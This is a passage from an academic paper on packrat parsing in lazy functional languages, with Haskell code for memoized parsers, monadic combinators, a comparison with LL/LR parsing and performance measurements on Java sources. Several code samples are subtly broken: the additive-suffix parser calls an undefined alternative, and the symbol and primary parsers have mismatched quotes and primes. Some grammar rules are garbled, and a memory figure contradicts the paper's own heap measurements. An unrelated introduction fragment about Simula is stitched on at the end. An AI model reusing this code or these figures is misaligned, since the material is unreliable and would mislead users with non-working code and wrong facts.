This form of *data recursion* of course works only in a non-strict language, which allow some components of an object to be accessed before other parts of the same object are available. For example, in any `Derivs` instance created by the above function, the `dvChar` component can be accessed before any of the other components of the tuple are available. Attempting to access the `dvDecimal` component of this tuple will cause `pDecimal` to be invoked, which in turn uses the `dvChar` component but does not require any of the other “higher-level” components. Accessing the `dvPrimary` component will similarly invoke `pPrimary`, which may access `dvChar` and `dvAdditive`. Although in the latter case `pPrimary` is accessing a “higher-level” component, doing so does not create a cyclic dependency in this case because it only ever invokes `dvAdditive` on a *different* `Derivs` object from the one it was called with: namely the one for the position following the opening parenthesis. Every component of every `Derivs` object produced by `parse` can be lazily evaluated in this fashion.

Figure 3 illustrates the data structure produced by the parser for the example input text ‘`2*(3+4)`’, as it would appear in memory under a modern functional evaluator after fully reducing every cell. Each vertical column represents a `Derivs` instance with its five Result components. For results of the form ‘`Parsed v d`’, the semantic value `v` is shown in the appropriate cell, along with an arrow representing the “remainder” pointer leading to another `Derivs` instance in the matrix. In any modern lazy language implementation that properly preserves sharing relationships during evaluation, the arrows in the diagram will literally correspond to pointers in the heap, and a given cell in the structure will never be evaluated twice. Shaded boxes represent cells that would never be evaluated at all in

**Figure 3. Illustration of `Derivs` data structure produced by parsing the string ‘`2*(3+4)`’**

the likely case that the `dvAdditive` result in the leftmost column is the only value ultimately needed by the application.

This illustration should make it clear why this algorithm can run in  $O(n)$  time under a lazy evaluator for an input string of length  $n$ . The top-level `parse` function is the *only* function that creates instances of the `Derivs` type, and it always creates exactly  $n + 1$  instances. The `parse` functions only access entries in this structure instead of making direct calls to each other, and each function examines at most a fixed number of other cells while computing a given result. Since the lazy evaluator ensures that each cell is evaluated at most once, the critical memoization property is provided and linear parse time is guaranteed, even though the order in which these results are evaluated is likely to be completely different from the tabular, right-to-left, bottom-to-top algorithm presented earlier.

### 3 Extending the Algorithm

The previous section provided the basic principles and tools required to create a packrat parser, but building parsers for real applications involves many additional details, some of which are affected by the packrat parsing paradigm. In this section we will explore some of the more important practical issues, while incrementally building on the example packrat parser developed above. We first examine the annoying but straightforward problem of left recursion. Next we address the issue of lexical analysis, seamlessly integrating this task into the packrat parser. Finally, we explore the use of monadic combinators to express packrat parsers more concisely.

#### 3.1 Left Recursion

One limitation packrat parsing shares with other top-down schemes is that it does not directly support *left recursion*. For example, suppose we wanted to add a subtraction operator to the above example and have addition and subtraction be properly left-associative. A natural approach would be to modify the grammar rules for Additive expressions as follows, and to change the parser accordingly:

$$\begin{array}{rcl} \text{Additive} & \leftarrow & \text{Additive } '+' \text{ Multitive} \\ & | & \text{Additive } '-' \text{ Multitive} \\ & | & \text{Multitive} \end{array}$$

In a recursive descent parser for this grammar, the `pAdditive` function would recursively invoke itself with the same input it was provided, and therefore would get into an infinite recursion cycle. In a packrat parser for this grammar, `pAdditive` would attempt to access the `dvAdditive` component of *its own* `Derivs` tuple—the same component it is supposed to compute—and thus would create a circular data dependency. In either case the parser fails, although the packrat parser’s failure mode might be viewed as slightly “friendlier” since modern lazy evaluators often detect circular data dependencies at run-time but cannot detect infinite recursion.

Fortunately, a left-recursive grammar can always be rewritten into an equivalent right-recursive one [2], and the desired left-associative semantic behavior is easily reconstructed using higher-order functions as intermediate parser results. For example, to make Additive expressions left-associative in the example parser, we can split this rule into two nonterminals, Additive and AdditiveSuffix. The `pAdditive` function recognizes a single Multitive expression followed by an AdditiveSuffix:

```
pAdditive :: Derivs -> Result Int
pAdditive d = case dvMultitive d of
    Parsed vl d' ->
        case dvAdditiveSuffix d' of
            Parsed suf d'' ->
                Parsed (suf vl) d''
            _ -> NoParse
        _ -> NoParse
```

The `pAdditiveSuffix` function collects infix operators and right-hand-side operands, and builds a semantic value of type ‘`Int → Int`’, which takes a left-hand-side operand and produces a result:

```
pAdditiveSuffix :: Derivs -> Result (Int -> Int)
pAdditiveSuffix d = alt1 where

    -- AdditiveSuffix <- '+' Multitive AdditiveSuffix
    alt1 = case dvChar d of
        Parsed '+' d' ->
            case dvMultitive d' of
                Parsed vr d'' ->
                    case dvAdditiveSuffix d'' of
                        Parsed suf d''' ->
                            Parsed (\vl -> suf (vl + vr))
                            d'''
                        _ -> alt2
                    _ -> alt2
                _ -> alt2

    -- AdditiveSuffix <- <empty>
    alt3 = Parsed (\v -> v) d
```

## 3.2 Integrated Lexical Analysis

Traditional parsing algorithms usually assume that the “raw” input text has already been partially digested by a separate *lexical analyzer* into a stream of tokens. The parser then treats these tokens as atomic units even though each may represent multiple consecutive input characters. This separation is usually necessary because conventional linear-time parsers can only use primitive terminals in their lookahead decisions and cannot refer to higher-level nonterminals. This limitation was explained in Section 2.2 for predictive top-down parsers, but bottom-up LR parsers also depend on a similar token-based lookahead mechanism sharing the same problem. If a parser can only use atomic tokens in its lookahead decisions, then parsing becomes much easier if those tokens represent whole keywords, identifiers, and literals rather than raw characters.

Packrat parsing suffers from no such lookahead limitation, however. Because a packrat parser reflects a true backtracking model, decisions between alternatives in one parsing function can depend on *complete results* produced by other parsing functions. For this reason, lexical analysis can be integrated seamlessly into a packrat parser with no special treatment.

To extend the packrat parser example with “real” lexical analysis, we add some new nonterminals to the `Derivs` type:

```
data Derivs = Derivs {
    -- Expressions
    dvAdditive    :: Result Int,
    ...
    -- Lexical tokens
    dvDigits      :: Result (Int, Int),
    dvDigit       :: Result Int,
    dvSymbol      :: Result Char,
    dvWhitespace  :: Result (),
    ...
    -- Raw input
    dvChar        :: Result Char}
```

The `pWhitespace` parse function consumes any whitespace that may separate lexical tokens:

```
pWhitespace :: Derivs -> Result ()
pWhitespace d = case dvChar d of
    Parsed c d' ->
        if isSpace c
        then pWhitespace d'
        else Parsed () d
    _ -> Parsed () d
```

In a more complete language, this function might have the task of eating comments as well. Since the full power of packrat parsing is available for lexical analysis, comments could have a complex hierarchical structure of their own, such as nesting or markups for literate programming. Since syntax recognition is not broken into a unidirectional pipeline, lexical constructs can even refer “upwards” to higher-level syntactic elements. For example, a language’s syntax could allow identifiers or code fragments embedded within comments to be demarcated so the parser can find and analyze them as actual expressions or statements, making intelligent software engineering tools more effective. Similarly, escape sequences in string literals could contain generic expressions representing static or dynamic substitutions.

The `pWhitespace` example also illustrates how commonplace *longest-match* disambiguation rules can be easily implemented in a packrat parser, even though they are difficult to express in a pure context-free grammar. More sophisticated decision and disambiguation strategies are easy to implement as well, including general *syntactic predicates* [14], which influence parsing decisions based on syntactic lookahead information without actually consuming input text. For example, the useful *followed-by* and *not-followed-by* rules allow a parsing alternative to be used only if the text matched by that alternative is (or is not) followed by text matching some other arbitrary nonterminal. Syntactic predicates of this kind require unlimited lookahead in general and are therefore outside the capabilities of most other linear-time parsing algorithms.

Continuing with the lexical analysis example, the function `pSymbol` recognizes “operator tokens” consisting of an operator character followed by optional whitespace:

```
-- Parse an operator followed by optional whitespace
pSymbol :: Derivs -> Result Char
pSymbol d = case dvChar d of
    Parsed c d' ->
        if c `elem` "+-*%()" "
        then case dvWhitespace d' of
            Parsed _ d'' -> Parsed c d''
            _ -> NoParse
        else NoParse
        _ -> NoParse
```

Now we modify the higher-level parse functions for expressions to use `dvSymbol` instead of `dvChar` to scan for operators and parentheses. For example, `pPrimary` can be implemented as follows:

```
-- Parse a primary expression
pPrimary :: Derivs -> Result Int
pPrimary d = alt1 where

  -- Primary <- '(' Additive ')'
  alt1 = case dvSymbol d of
    Parsed '(' d' ->
      case dvAdditive d' of
        Parsed v d'' ->
          case dvSymbol d''' of
            Parsed ')' d'''' -> Parsed v d'''''
            _ -> alt2
            _ -> alt2
            _ -> alt2

  -- Primary <- Decimal
  alt2 = dvDecimal d
```

This function demonstrates how parsing decisions can depend not only on the *existence* of a match at a given position for a nonterminal such as `Symbol`, but also on the *semantic value* associated with that nonterminal. In this case, even though all symbol tokens are parsed together and treated uniformly by `pSymbol`, other rules such as `pPrimary` can still distinguish between particular symbols. In a more sophisticated language with multi-character operators, identifiers, and reserved words, the semantic values produced by the token parsers might be of type `String` instead of `Char`, but these values can be matched in the same way. Such dependencies of syntax on semantic values, known as *semantic predicates* [14], provide an extremely powerful and useful capability in practice. As with syntactic predicates, semantic predicates require unlimited lookahead in general and cannot be implemented by conventional parsing algorithms without giving up their linear time guarantee.

### 3.3 Monadic Packrat Parsing

A popular method of constructing parsers in functional languages such as Haskell is using monadic combinators [11, 13]. Unfortunately, the monadic approach usually comes with a performance penalty, and with packrat parsing this tradeoff presents a difficult choice. Implementing a packrat parser as described so far assumes that the set of nonterminals and their corresponding result types is known statically, so that they can be bound together in a single fixed tuple to form the `Derivs` type. Constructing entire packrat parsers dynamically from other packrat parsers via combinators would require making the `Derivs` type a dynamic lookup structure, associating a variable set of nonterminals with corresponding results. This approach would be much slower and less space-efficient.

A more practical strategy, which provides most of the convenience of combinators with a less significant performance penalty, is to use monads to define the individual parsing *functions* comprising a packrat parser, while keeping the `Derivs` type and the “top-level” recursion statically implemented as described earlier.

Since we would like our combinators to build the parse functions we need directly, the obvious method would be to make the combinators work with a simple type alias:

```
type Parser v = Derivs -> Result v
```

Unfortunately, in order to take advantage of Haskell’s useful do syntax, the combinators must use a type of the special class `Monad`,

and simple aliases cannot be assigned type classes. We must instead wrap the parsing functions with a “real” user-defined type:

```
newtype Parser v = Parser (Derivs -> Result v)
```

We can now implement Haskell’s standard sequencing (`>>=`), result-producing (`return`), and error-producing combinators:

```
instance Monad Parser where
```

```
(Parser p1) >>= f2 = Parser pre
  where pre d = post (p1 d)
        post (Parsed v d') = p2 d'
          where Parser p2 = f2 v
                post (NoParse) = NoParse

  return x = Parser (\d -> Parsed x d)

  fail msg = Parser (\d -> NoParse)
```

Finally, for parsing we need an alternation combinator:

```
(<|>) :: Parser v -> Parser v -> Parser v
(Parser p1) <|> (Parser p2) = Parser pre
  where pre d = post d (p1 d)
        post d NoParse = p2 d
        post d r = r
```

With these combinators in addition to a trivial one to recognize specific characters, the `pAdditive` function in the original packrat parser example can be written as follows:

```
Parser pAdditive =
  do vleft <- Parser dvMultitive
     char '+'
     vright <- Parser dvAdditive
     return (vleft + vright)
  <|> (do Parser dvMultitive)
```

It is tempting to build additional combinators for higher-level idioms such as repetition and infix expressions. However, using iterative combinators within packrat parsing functions violates the assumption that each cell in the result matrix can be computed in constant time once the results from any other cells it depends on are available. Iterative combinators effectively create “hidden” recursion whose intermediate results are not memoized in the result matrix, potentially making the parser run in super-linear time. This problem is not necessarily serious in practice, as the results in Section 6 will show, but it should be taken into account when using iterative combinators.

The on-line examples for this paper include a full-featured monadic combinator library that can be used to build large packrat parsers conveniently. This library is substantially inspired by PARSEC [13], though the packrat parsing combinators are much simpler since they do not have to implement lexical analysis as a separate phase or implement the one-token-lookahead prediction mechanism used by traditional top-down parsers. The full combinator library provides a variety of “safe” constant-time combinators, as well as a few “dangerous” iterative ones, which are convenient but not necessary to construct parsers. The combinator library can be used simultaneously by multiple parsers with different `Derivs` types, and supports user-friendly error detection and reporting.

## 4 Comparison with LL and LR Parsing

Whereas the previous sections have served as a tutorial on *how* to construct a packrat parser, for the remaining sections we turn to

the issue of *when* packrat parsing is useful in practice. This section informally explores the language recognition power of packrat parsing in more depth, and clarifies its relationship to traditional linear-time algorithms such as LL( $k$ ) and LR( $k$ ).

Although LR parsing is commonly seen as “more powerful” than limited-lookahead top-down or LL parsing, the class of languages these parsers can recognize is the same [3]. As Pepper points out [17], LR parsing can be viewed simply as LL parsing with the grammar rewritten so as to eliminate left recursion and to delay all important parsing decisions as long as possible. The result is that LR provides more flexibility in the way grammars can be expressed, but no actual additional recognition power. For this reason, we will treat LL and LR parsers here as being essentially equivalent.

## 4.1 Lookahead

The most critical practical difference between packrat parsing and LL/LR parsing is the lookahead mechanism. A packrat parser’s decisions at any point can be based on all the text up to the end of the input string. Although the computation of an individual result in the parsing matrix can only perform a constant number of “basic operations,” these basic operations include following forward pointers in the parsing matrix, each of which can skip over a large amount of text at once. Therefore, while LL and LR parsers can only look ahead a constant number of *terminals* in the input, packrat parsers can look ahead a constant number of *terminals and nonterminals* in any combination. This ability for parsing decisions to take arbitrary nonterminals into account is what gives packrat parsing its unlimited lookahead capability.

To illustrate the difference in language recognition power, the following grammar is not LR( $k$ ) for any  $k$ , but is not a problem for a packrat parser:

$$\begin{array}{lcl} S & \leftarrow & A \mid B \\ A & \leftarrow & x A y \mid x z y \\ B & \leftarrow & x B y y \mid x z y y \end{array}$$

Once an LR parser has encountered the ‘z’ and the first following ‘y’ in a string in the above language, it must decide immediately whether to start reducing via nonterminal A or B, but there is no way for it to make this decision until as many ‘y’s have been encountered as there were ‘x’s on the left-hand side. A packrat parser, on the other hand, essentially operates in a speculative fashion, producing derivations for nonterminals A and B *in parallel* while scanning the input. The ultimate decision between A and B is effectively delayed until the *entire* input string has been parsed, where the decision is merely a matter of checking which nonterminal has a success result at that position. Mirroring the above grammar left to right does not change the situation, making it clear that the difference is not merely some side-effect of the fact that LR scans the input left-to-right whereas packrat parsing seems to operate in reverse.

## 4.2 Grammar Composition

The limitations of LR parsing due to fixed lookahead are frequently felt when designing parsers for practical languages, and many of these limitations stem from the fact that LL and LR grammars are not cleanly *composable*. For example, the following grammar represents a simple language with expressions and assignment, which only allows simple identifiers on the left side of an assignment:

$$\begin{array}{lcl} S & \leftarrow & R \mid ID '=' R \\ R & \leftarrow & A \mid A EQ A \mid A NE A \\ A & \leftarrow & P \mid P '+' P \mid P '-' P \\ P & \leftarrow & ID \mid '(' R ')' \end{array}$$

If the symbols ID, EQ, and NE are terminals—i.e., atomic tokens produced by a separate lexical analysis phase—then an LR(1) parser has no trouble with this grammar. However, if we try to integrate this tokenization into the parser itself with the following simple rules, the grammar is no longer LR(1):

$$\begin{array}{lcl} ID & \leftarrow & 'a' \mid 'a' ID \\ EQ & \leftarrow & '=' \mid '=' \\ NE & \leftarrow & '!' \mid '=' \end{array}$$

The problem is that after scanning an identifier, an LR parser must decide immediately whether it is a primary expression or the left-hand side of an assignment, based only on the immediately following token. But if this token is an ‘=’, the parser has no way of knowing whether it is an assignment operator or the first half of an ‘==’ operator. In this particular case the grammar could be parsed by an LR(2) parser. In practice LR( $k$ ) and even LALR( $k$ ) parsers are uncommon for  $k > 1$ . Recently developed extensions to the traditional left-to-right parsing algorithms improve the situation somewhat [18, 16, 15], but they still cannot provide unrestricted lookahead capability while maintaining the linear time guarantee.

Even when lexical analysis is separated from parsing, the limitations of LR parsers often surface in other practical situations, frequently as a result of seemingly innocuous changes to an evolving grammar. For example, suppose we want to add simple array indexing to the language above, so that array indexing operators can appear on either the left or right side of an assignment. One possible approach is to add a new nonterminal, L, to represent left-side or “lvalue” expressions, and incorporate the array indexing operator into both types of expressions as shown below:

$$\begin{array}{lcl} S & \leftarrow & R \mid L '=' R \\ R & \leftarrow & A \mid A EQ A \mid A NE A \\ A & \leftarrow & P \mid P '+' P \mid P '-' P \\ P & \leftarrow & ID \mid '(' R ')' \mid P '[' A ']' \\ L & \leftarrow & ID \mid '(' L ')' \mid L '[' A ']' \end{array}$$

Even if the ID, EQ, and NE symbols are again treated as terminals, this grammar is not LR( $k$ ) for any  $k$ , because after the parser sees an identifier it must immediately decide whether it is part of a P or L expression, but it has no way of knowing this until any following array indexing operators have been fully parsed. Again, a packrat parser has no trouble with this grammar because it effectively evaluates the P and L alternatives “in parallel” and has complete derivations to work with (or the knowledge of their absence) by the time the critical decision needs to be made.

In general, grammars for packrat parsers are composable because the lookahead a packrat parser uses to make decisions between alternatives can take account of arbitrary nonterminals, such as EQ in the first example or P and L in the second. Because a packrat parser does not give “primitive” syntactic constructs (terminals) any special significance as an LL or LR parser does, any terminal or fixed sequence of terminals appearing in a grammar can be substituted with a nonterminal without “breaking” the parser. This substitution capability gives packrat parsing greater composition flexibility.

### 4.3 Recognition Limitations

Given that a packrat parser can recognize a broader class of languages in linear time than either LL( $k$ ) or LR( $k$ ) algorithms, what kinds of grammars *can't* a packrat parser recognize? Though the precise theoretical capabilities of the algorithm have not been thoroughly characterized, the following trivial and unambiguous context-free grammar provides an example that proves just as troublesome for a packrat parser as for an LL or LR parser:

$$S \leftarrow x S x \mid x$$

The problem with this grammar for both kinds of parsers is that, while scanning a string of 'x's—left-to-right in the LR case or right-to-left in the packrat case—the algorithm would somehow have to “know” in advance where the middle of the string is so that it can apply the second alternative at that position and then “build outwards” using the first alternative for the rest of the input stream. But since the stream is completely homogeneous, there is no way for the parser to find the middle until the entire input has been parsed. This grammar therefore provides an example, albeit contrived, requiring a more general, non-linear-time CFG parsing algorithm.

## 5 Practical Issues and Limitations

Although packrat parsing is powerful and efficient enough for many applications, there are three main issues that can make it inappropriate in some situations. First, packrat parsing is useful only to construct *deterministic* parsers: parsers that can produce at most one result. Second, a packrat parser depends for its efficiency on being mostly or completely *stateless*. Finally, due to its reliance on memoization, packrat parsing is inherently space-intensive. These three issues are discussed in this section.

### 5.1 Deterministic Parsing

An important assumption we have made so far is that each of the mutually recursive parsing functions from which a packrat parser is built will deterministically return *at most one result*. If there are any ambiguities in the grammar the parser is built from, then the parsing functions must be able to resolve them locally. In the example parsers developed in this paper, multiple alternatives have always been implicitly disambiguated by the order in which they are tested: the first alternative to match successfully is the one used, independent of whether any other alternatives may also match. This behavior is both easy to implement and useful for performing longest-match and other forms of explicit local disambiguation. A parsing function could even try all of the possible alternatives and produce a failure result if more than one alternative matches. What parsing functions in a packrat parser *cannot* do is return *multiple* results to be used in parallel or disambiguated later by some global strategy.

In languages designed for machine consumption, the requirement that multiple matching alternatives be disambiguated locally is not much of a problem in practice because ambiguity is usually undesirable in the first place, and localized disambiguation rules are preferred over global ones because they are easier for humans to understand. However, for parsing natural languages or other grammars in which global ambiguity is expected, packrat parsing is less likely to be useful. Although a classic nondeterministic top-down parser in which the parse functions return lists of results [23, 8] could be memoized in a similar way, the resulting parser would not be linear time, and would likely be comparable to existing tabular algorithms for ambiguous context-free grammars [3, 20]. Since

nondeterministic parsing is equivalent in computational complexity to boolean matrix multiplication [12], a linear-time solution to this more general problem is unlikely to be found.

### 5.2 Stateless Parsing

A second limitation of packrat parsing is that it is fundamentally geared toward *stateless* parsing. A packrat parser’s memoization system assumes that the parsing function for each nonterminal depends only on the input string, and not on any other information accumulated during the parsing process.

Although pure context-free grammars are by definition stateless, many practical languages require a notion of state while parsing and thus are not really context-free. For example, C and C++ require the parser to build a table of type names incrementally as types are declared, because the parser must be able to distinguish type names from other identifiers in order to parse subsequent text correctly.

Traditional top-down (LL) and bottom-up (LR) parsers have little trouble maintaining state while parsing. Since they perform only a single left-to-right scan of the input and never look ahead more than one or at most a few tokens, nothing is “lost” when a state change occurs. A packrat parser, in contrast, depends on statelessness for the efficiency of its unlimited lookahead capability. Although a stateful packrat parser can be constructed, the parser must start building a new result matrix each time the parsing state changes. For this reason, stateful packrat parsing may be impractical if state changes occur frequently. For more details on packrat parsing with state, please refer to my master’s thesis [9].

### 5.3 Space Consumption

Probably the most striking characteristic of a packrat parser is the fact that it literally squirrels away *everything* it has ever computed about the input text, including the entire input text itself. For this reason packrat parsing always has storage requirements equal to some possibly substantial constant multiple of the input size. In contrast, LL( $k$ ), LR( $k$ ), and simple backtracking parsers can be designed so that space consumption grows only with the *maximum nesting depth* of the syntactic constructs appearing in the input, which in practice is often orders of magnitude smaller than the total size of the text. Although LL( $k$ ) and LR( $k$ ) parsers for any non-regular language still have linear space requirements in the worst case, this “average-case” difference can be important in practice.

One way to reduce the space requirements of the derivations structure, especially in parsers for grammars with many nonterminals, is by splitting up the *Derivs* type into multiple levels. For example, suppose the nonterminals of a language can be grouped into several broad categories, such as lexical tokens, expressions, statements, and declarations. Then the *Derivs* tuple itself might have only four components in addition to *dvChar*, one for each of these nonterminal categories. Each of these components is in turn a tuple containing the results for all of the nonterminals in that category. For the majority of the *Derivs* instances, representing character positions “between tokens,” none of the components representing the categories of nonterminals will ever be evaluated, and so only the small top-level object and the unevaluated closures for its components occupy space. Even for *Derivs* instances corresponding to the beginning of a token, often the results from only one or two categories will be needed depending on what kind of language construct is located at that position.

Even with such optimizations a packrat parser can consume many times more working storage than the size of the original input text. For this reason there are some application areas in which packrat parsing is probably not the best choice. For example, for parsing XML streams, which have a fairly simple structure but often encode large amounts of relatively flat, machine-generated data, the power and flexibility of packrat parsing is not needed and its storage cost would not be justified.

On the other hand, for parsing complex modern programming languages in which the source code is usually written by humans and the top priority is the power and expressiveness of the language, the space cost of packrat parsing is probably reasonable. Standard programming practice involves breaking up large programs into modules of manageable size that can be independently compiled, and the main memory sizes of modern machines leave at least three orders of magnitude in “headroom” for expansion of a typical 10–100KB source file during parsing. Even when parsing larger source files, the working set may still be relatively small due to the strong structural locality properties of realistic languages. Finally, since the entire derivations structure can be thrown away after parsing is complete, the parser’s space consumption is likely to be irrelevant if its result is fed into some other complex computation, such as a global optimizer, that requires as much space as the packrat parser used. Section 6 will present evidence that this space consumption can be reasonable in practice.

## 6 Performance Results

Although a detailed empirical analysis of packrat parsing is outside the scope of this paper, it is helpful to have some idea of how a packrat parser is likely to behave in practice before committing to a new and unfamiliar parsing paradigm. For this reason, this section presents a few experimental results with realistic packrat parsers running on real source files. For more detailed results, please refer to my master’s thesis [9].

### 6.1 Space Efficiency

The first set of tests measure the space efficiency of a packrat parser for the Java<sup>1</sup> programming language. I chose Java for this experiment because it has a rich and complex grammar, but nevertheless adopts a fairly clean syntactic paradigm, not requiring the parser to keep state about declared types as C and C++ parsers do, or to perform special processing between lexical and hierarchical analysis as Haskell’s layout scheme requires.

The experiment uses two different versions of this Java parser. Apart from a trivial preprocessing stage to canonicalize line breaks and Java’s Unicode escape sequences, lexical analysis for both parsers is fully integrated as described in Section 3.2. One parser uses monadic combinators in its lexical analysis functions, while the other parser relies only on primitive pattern matching. Both parsers use monadic combinators to construct all higher-level parsing functions. Both parsers also use the technique described in Section 5.3 of splitting the *Derivs* tuple into two levels, in order to increase modularity and reduce space consumption. The parsers were compiled with the Glasgow Haskell Compiler<sup>2</sup> version 5.04, with optimization and profiling enabled. GHC’s heap profiling system was used to measure live heap utilization, which excludes unused heap space and collectible garbage when samples are taken.

<sup>1</sup>Java is a trademark of Sun Microsystems, Inc.

<sup>2</sup><http://www.haskell.org/ghc/>



Figure 4. Maximum heap size versus input size

The test suite consists of 60 unmodified Java source files from the Cryptix library<sup>3</sup>, chosen because it includes a substantial number of relatively large Java source files. (Java source files are small on average because the compilation model encourages programmers to place each class definition in a separate file.)



Figure 4 shows a plot of each parser’s maximum live heap size against the size of the input files being parsed. Because some of the smaller source files were parsed so quickly that garbage collection never occurred and the heap profiling mechanism did not yield any samples, the plot includes only 45 data points for the fully monadic parser, and 31 data points for the hybrid parser using direct pattern matching for lexical analysis. Averaged across the test suite, the fully monadic parser uses 695 bytes of live heap per byte of input, while the hybrid parser uses only 301 bytes of heap per input byte. These results are encouraging: although packrat parsing can consume a substantial amount of space, a typical modern machine with 128KB or more of RAM should have no trouble parsing source files up to 100–200KB. Furthermore, even though both parsers use some iterative monadic combinators, which can break the linear time and space guarantee in theory, the space consumption of the parsers nevertheless appears to grow fairly linearly.

The use of monadic combinators clearly has a substantial penalty in terms of space efficiency. Modifying the parser to use direct pattern matching alone may yield further improvement, though the degree is difficult to predict since the cost of lexical analysis often dominates the rest of the parser. The lexical analysis portion of the hybrid parser is about twice as long as the equivalent portion of the monadic parser, suggesting that writing packrat parsers with pattern matching alone is somewhat more cumbersome but not unreasonable when efficiency is important.

### 6.2 Parsing Performance

The second experiment measures the absolute execution time of the two packrat parsers. For this test the parsers were compiled by GHC 5.04 with optimization but without profiling, and timed on a 1.28GHz AMD Athlon processor running Linux 2.4.17. For this test I only used the 28 source files in the test suite that were larger than 10KB, because the smaller files were parsed so quickly that the Linux *time* command did not yield adequate precision. Figure 5 shows the resulting execution time plotted against source file size. On these inputs the fully monadic parser averaged 25.0 Kbytes

<sup>3</sup><http://www.cryptix.org/>

**Figure 5. Execution time versus input size**

per second with a standard deviation of 8.6 KB/s, while the hybrid parser averaged 49.8 KB/s with a standard deviation of 16 KB/s.

In order to provide a legitimate performance comparison between packrat parsing and more traditional linear-time algorithms, I converted a freely available YACC grammar for Java [5] into a grammar for Happy<sup>4</sup>, an LR parser generator for Haskell. Unfortunately, GHC was unable to compile the 230KB Haskell source file resulting from this grammar, even without optimization and on a machine with 1GB of RAM. (This difficulty incidentally lends credibility to the earlier suggestion that, in modern compilers, the temporary storage cost of a packrat parser is likely to be exceeded by the storage cost of subsequent stages.) Nevertheless, the generated LR parser worked under the Haskell interpreter Hugs.<sup>5</sup> Therefore, to provide a rough performance comparison, I ran five of the larger Java sources through the LR and packrat parsers under Hugs using an 80MB heap. For fairness, I only compared the LR parser against the slower, fully monadic packrat parser, because the LR parser uses a monadic lexical analyzer derived from the latter packrat parser. The lexical analysis performance should therefore be comparable and only the parsing algorithm is of primary importance.

Under Hugs, the LR parser consistently performs approximately twice the number of reductions and allocates 55% more total heap storage. (I could not find a way to profile *live* heap utilization under Hugs instead of total allocation.) The difference in real execution time varied widely however: the LR parser took almost twice as long on smaller files but performed about the same on the largest ones. One probable reason for this variance is the effects of garbage collection. Since a running packrat parser will naturally have a much higher ratio of live data to garbage than an LR parser over time, and garbage collection both increases in overhead cost and decreases in effectiveness (i.e., frees less space) when there is more live data, garbage collection is likely to penalize a packrat parser more than an LR parser as the size of the source file increases. Still, it is encouraging that the packrat parser was able to outperform the LR parser on all but the largest Java source files.

## 7 Related Work

This section briefly relates packrat parsing to relevant prior work. For a more detailed analysis of packrat parsing in comparison with other algorithms please refer to my master’s thesis [9].

<sup>4</sup><http://www.haskell.org/happy>

<sup>5</sup><http://www.haskell.org/hugs>

Birman and Ullman [4] first developed the formal properties of deterministic parsing algorithms with backtracking. This work was refined by Aho and Ullman [3] and classified as “top-down limited backtrack parsing,” in reference to the restriction that each parsing function can produce at most one result and hence backtracking is localized. They showed this kind of parser, formally known as a Generalized Top-Down Parsing Language (GTDPL) parser, to be quite powerful. A GTDPL parser can simulate any push-down automaton and thus recognize any LL or LR language, and it can even recognize some languages that are not context free. Nevertheless, all “failures” such as those caused by left recursion can be detected and eliminated from a GTDPL grammar, ensuring that the algorithm is well-behaved. Birman and Ullman also pointed out the possibility of constructing linear-time GTDPL parsers through tabulation of results, but this linear-time algorithm was apparently never put into practice, no doubt because main memories were much more limited at the time and compilers had to operate as streaming “filters” that could run in near-constant space.

Adams [1] recently resurrected GTDPL parsing as a component of a modular language prototyping framework, after recognizing its superior composability in comparison with LR algorithms. In addition, many practical top-down parsing libraries and toolkits, including the popular ANTLR [15] and the PARSEC combinator library for Haskell [13], provide similar limited backtracking capabilities which the parser designer can invoke selectively in order to overcome the limitations of predictive parsing. However, all of these parsers implement backtracking in the traditional recursive-descent fashion without memoization, creating the danger of exponential worst-case parse time, and thereby making it impractical to rely on backtracking as a substitute for prediction or to integrate lexical analysis with parsing.

The only prior known linear-time parsing algorithm that effectively supports integrated lexical analysis, or “scannerless parsing,” is the NSLR(1) algorithm originally created by Tai [19] and put into practice for this purpose by Salomon and Cormack [18]. This algorithm extends the traditional LR class of algorithms by adding limited support for making lookahead decisions based on nonterminals. The relative power of packrat parsing with respect to NSLR(1) is unclear: packrat parsing is less restrictive of rightward lookahead, but NSLR(1) can also take leftward context into account. In practice, NSLR(1) is probably more space-efficient, but packrat parsing is simpler and cleaner. Other recent scannerless parsers [22, 21] forsake linear-time deterministic algorithms in favor of more general but slower ambiguity-tolerant CFG parsing.

## 8 Future Work

While the results presented here demonstrate the power and practicality of packrat parsing, more experimentation is needed to evaluate its flexibility, performance, and space consumption on a wider variety of languages. For example, languages that rely extensively on parser state, such as C and C++, as well as layout-sensitive languages such as ML and Haskell, may prove more difficult for a packrat parser to handle efficiently.

On the other hand, the syntax of a practical language is usually designed with a particular parsing technology in mind. For this reason, an equally compelling question is what new syntax design possibilities are created by the “free” unlimited lookahead and unrestricted grammar composition capabilities of packrat parsing. Section 3.2 suggested a few simple extensions that depend on integrated lexical analysis, but packrat parsing may be even more useful

in languages with extensible syntax [7] where grammar composition flexibility is important.

Although packrat parsing is simple enough to implement by hand in a lazy functional language, there would still be practical benefit in a grammar compiler along the lines of YACC in the C world or Happy [10] and Mímico [6] in the Haskell world. In addition to the parsing functions themselves, the grammar compiler could automatically generate the static “derivations” tuple type and the top-level recursive “tie-up” function, eliminating the problems of monadic representation discussed in Section 3.3. The compiler could also reduce iterative notations such as the popular ‘+’ and ‘\*’ repetition operators into a low-level grammar that uses only primitive constant-time operations, preserving the linear parse time guarantee. Finally, the compiler could rewrite left-recursive rules to make it easier to express left-associative constructs in the grammar.

One practical area in which packrat parsing may have difficulty and warrants further study is in parsing interactive streams. For example, the “read-eval-print” loops in language interpreters often expect the parser to detect at the end of each line whether or not more input is needed to finish the current statement, and this requirement violates the packrat algorithm’s assumption that the entire input stream is available up-front. A similar open question is under what conditions packrat parsing may be suitable for parsing infinite streams.

## 9 Conclusion

Packrat parsing is a simple and elegant method of converting a backtracking recursive descent parser implemented in a non-strict functional programming language into a linear-time parser, without giving up the power of unlimited lookahead. The algorithm relies for its simplicity on the ability of non-strict functional languages to express recursive data structures with complex dependencies directly, and it relies on lazy evaluation for its practical efficiency. A packrat parser can recognize any language that conventional deterministic linear-time algorithms can and many that they can’t, providing better composition properties and allowing lexical analysis to be integrated with parsing. The primary limitations of the algorithm are that it only supports deterministic parsing, and its considerable (though asymptotically linear) storage requirements.

## Acknowledgments

I wish to thank my advisor Frans Kaashoek, my colleagues Chuck Blake and Russ Cox, and the anonymous reviewers for many helpful comments and suggestions.

### 1 Introduction

When I was a student, Simula was one of the languages taught in introductory programming language courses and I vividly remember a sticker one of our instructors had attached to the door of his office, saying “Simula does it with class”. I guess the same holds for Haskell except that Haskell replaces classes by type classes.

